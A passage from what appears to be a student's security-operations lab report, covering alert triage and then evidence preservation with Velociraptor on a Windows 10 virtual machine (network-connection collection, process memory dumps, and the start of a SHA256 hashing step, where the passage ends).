


Figure 9 GuardPot Threat intelligence

“This exercise helped me understand how to distinguish between benign system activity and real attack patterns using SIEM correlation and threat intelligence validation.”

Conclusion

This task provided hands-on experience in alert triage and threat validation. It demonstrated how SOC analysts investigate alerts, assign priorities, and validate threats using intelligence platforms. The simulation of SSH brute-force attacks helped understand real-world attack detection and response workflow.



TASK 4: Evidence Preservation

Tools Used

- Velociraptor (for live data collection)
- Command Prompt (for hashing)
- Windows 10 Virtual Machine

Part 1: Volatile Data Collection (Network Connections)

Volatile data such as active network connections was collected using Velociraptor with VQL query.

Start Velociraptor

- Open Command Prompt as Administrator
- Run:

velociraptor.exe gui




Figure 1 Velociraptor in CMD



```
Windows 10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

C:\Users\Sudeep\Downloads\velociraptor.exe.exe
[DEBUG] 2026-03-28T18:30:46+05:30 Received a WS post of length 819 from 127.0.0.1:49837 (C.b88c8b5b1f10c6d2)
[INFO] 2026-03-28T18:30:46+05:30 Sender: sent 803 bytes, response with status: 200 after 6.8887ms, waiting for server messages
[INFO] 2026-03-28T18:30:46+05:30 Sender: received 0 bytes in 9.8836ms
[INFO] 2026-03-28T18:30:46+05:30 Sender: sent 819 bytes, response with status: 200 after 5.6821ms, waiting for server messages
[INFO] 2026-03-28T18:30:46+05:30 Sender: received 0 bytes in 18.0123ms
[INFO] 2026-03-28T18:30:46+05:30 Ring Buffer: Commit {"leased_length":204,"total_length":204}
[INFO] 2026-03-28T18:30:46+05:30 Ring Buffer: Truncate {"total_length":0}
[INFO] 2026-03-28T18:30:46+05:30 Ring Buffer: Commit {"leased_length":204,"total_length":204}
[INFO] 2026-03-28T18:30:46+05:30 Ring Buffer: Truncate {"total_length":0}
[INFO] 2026-03-28T18:30:48+05:30 {"method":"GET","remote":"127.0.0.1:49841","status":200,"url":"/api/v1/GetUserUITraits","user":"admin","user-agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0"}
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Enqueue {"item_len":392,"total_length":392}
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Enqueue {"item_len":391,"total_length":391}
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Leased {"leased_length":391,"total_length":391}
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Leased {"leased_length":392,"total_length":392}
[INFO] 2026-03-28T18:30:53+05:30 Sender: Connected to wss://localhost:8000/control after waiting for limiter for 0s
[INFO] 2026-03-28T18:30:53+05:30 Sender: Connected to wss://localhost:8000/control after waiting for limiter for 0s
[DEBUG] 2026-03-28T18:30:53+05:30 Received a WS post of length 963 from 127.0.0.1:49835 (C.b88c8b5b1f10c6d2-0123)
[DEBUG] 2026-03-28T18:30:53+05:30 Received a WS post of length 963 from 127.0.0.1:49837 (C.b88c8b5b1f10c6d2)
[INFO] 2026-03-28T18:30:53+05:30 Sender: sent 963 bytes, response with status: 200 after 6.061ms, waiting for server messages
[INFO] 2026-03-28T18:30:53+05:30 Sender: received 0 bytes in 10.9077ms
[INFO] 2026-03-28T18:30:53+05:30 Sender: sent 963 bytes, response with status: 200 after 3.2057ms, waiting for server messages
[INFO] 2026-03-28T18:30:53+05:30 Sender: received 0 bytes in 14.1157ms
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Commit {"leased_length":391,"total_length":391}
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Truncate {"total_length":0}
```

Figure 2 : Server connection logs

Access Web Interface

- Open browser:
<https://127.0.0.1:8889>




Figure 3 Velociraptor dashboard



Create Notebook

- Navigate to Notebook section
- Create new notebook:
 - Name: Netstat Investigation
 - Description: Collecting volatile network data




Figure 4: Notebook creation



Fd	Family	Type	Laddr	Raddr	Status	Pid	FamilyString	Timestamp
0	2	1	{ "IP": "0. 0.0.0" "Port": 1 35 }	{ "IP": "0. 0.0.0" "Port": 0 }	LISTEN	1012	IPv4	2026-03-28T12:49:56
0	2	1	{ "IP": "10 .0.2.15" "Port": 1 39 }	{ "IP": "0. 0.0.0" "Port": 0 }	LISTEN	4	IPv4	2026-03-28T12:49:56
0	2	1	{ "IP": "0. 0.0.0" "Port": 5 040 }	{ "IP": "0. 0.0.0" "Port": 0 }	LISTEN	3996	IPv4	2026-03-28T12:58:08
0	2	1	{ "IP": "12 7.0.0.1" "Port": 8 000 }	{ "IP": "0. 0.0.0" "Port": 0 }	LISTEN	6340	IPv4	2026-03-28T12:58:21

Figure 5 : Notebook netstat data -a

Fd	Family	Type	Laddr	Raddr	Status	Pid	FamilyString	Timestamp
0	2	1	{ "IP": "12 7.0.0.1" "Port": 8 000 }	{ "IP": "12 7.0.0.1" "Port": 4 9832 }	ESTAB	6340	IPv4	2026-03-28T12:58:21
0	2	1	{ "IP": "12 7.0.0.1" "Port": 8 000 }	{ "IP": "12 7.0.0.1" "Port": 4 9837 }	ESTAB	6340	IPv4	2026-03-28T12:58:21
0	2	1	{ "IP": "12 7.0.0.1" "Port": 8 001 }	{ "IP": "0. 0.0.0" "Port": 0 }	LISTEN	6340	IPv4	2026-03-28T12:58:21
0	2	1	{ "IP": "12 7.0.0.1" "Port": 8 001 }	{ "IP": "12 7.0.0.1" "Port": 4 9814 }	ESTAB	6340	IPv4	2026-03-28T12:58:21

Query Stats: {"RowsScanned":75,"PluginsCalled":1,"FunctionsCalled":1,"ProtocolSearch":0,"ScopeCopy":151}

Logs

Figure 6: Notebook netstat data -b



Figure 7.8.9 : CSV output file (query_1.csv)

Result

- Active network connections were successfully collected
- Data exported as **CSV file (query_1.csv)**
- Contains:
 - IP Address
 - Port
 - Status (LISTEN / ESTABLISHED)
 - Process ID



Part 2: Memory Evidence Collection

Memory dump was collected to capture running processes and system state.

Select Artifact

- Navigate to **Collections**
- Select:

Windows.Memory.ProcessDump




Figure 10 : Selecting memory mini dump

2. Execute Collection

- Run artifact on client system




Figure 11 : Host information



The screenshot shows the Velociraptor Response and Monitor web interface running in a Windows 10 virtual machine. The browser address bar shows the URL: https://127.0.0.1:8889/app/index.html?org_id=root#/collected/C.b88c8b5b1f10c6d2/F.D74KUMDB882512/uploads. The interface displays a table of collected artifacts and a detailed view of uploaded files.

State	FlowId	Artifacts	Created	Last Active	Creator	Size	Rows
✓	F.D74KUMDB882512	Windows.Memory.ProcessDump	2026-03-29T16:12:09.992Z	2026-03-29T16:14:03.172Z	admin	38 Mb	8

Timestamp	started	vfs_path	Type	file_size	uploaded_size	Preview
2026-03-29T16:12:11Z	2026-03-29 16:12:11.8699587 +0800 UTC	4_System.dmp		0	0	
2026-03-29T16:12:11Z	2026-03-29 16:12:11.8888099 +0800 UTC	132_Registry.dmp		0	0	
2026-03-29T16:12:11Z	2026-03-29 16:12:11.1321923 +0800 UTC	416_smss.exe.dmp		0	0	
2026-03-29T16:12:11Z	2026-03-29 16:12:11.1583217 +0800 UTC	520_csrss.exe.dmp		0	0	
2026-03-29T16:12:11Z	2026-03-29 16:12:11.1807336 +0800 UTC	596_csrss.exe.dmp		0	0	
2026-03-29T16:12:11Z	2026-03-29 16:12:11.2031502 +0800 UTC	604_wininit.exe.dmp		0	0	
2026-03-29T16:12:14Z	2026-03-29 16:12:14.2296902 +0800 UTC	668_winlogon.exe.dmp		39968033	39968033	MDMP 5a ...
2026-03-29T16:12:14Z	2026-03-29 16:12:14.2475258 +0800 UTC	740_services.exe.dmp		0	0	

Figure 12 : Memory Dump files generated

Part 3: Hashing

To ensure integrity of evidence, SHA256 hashing was performed.

Navigate to file location

```
cd %USERPROFILE%\Downloads
```

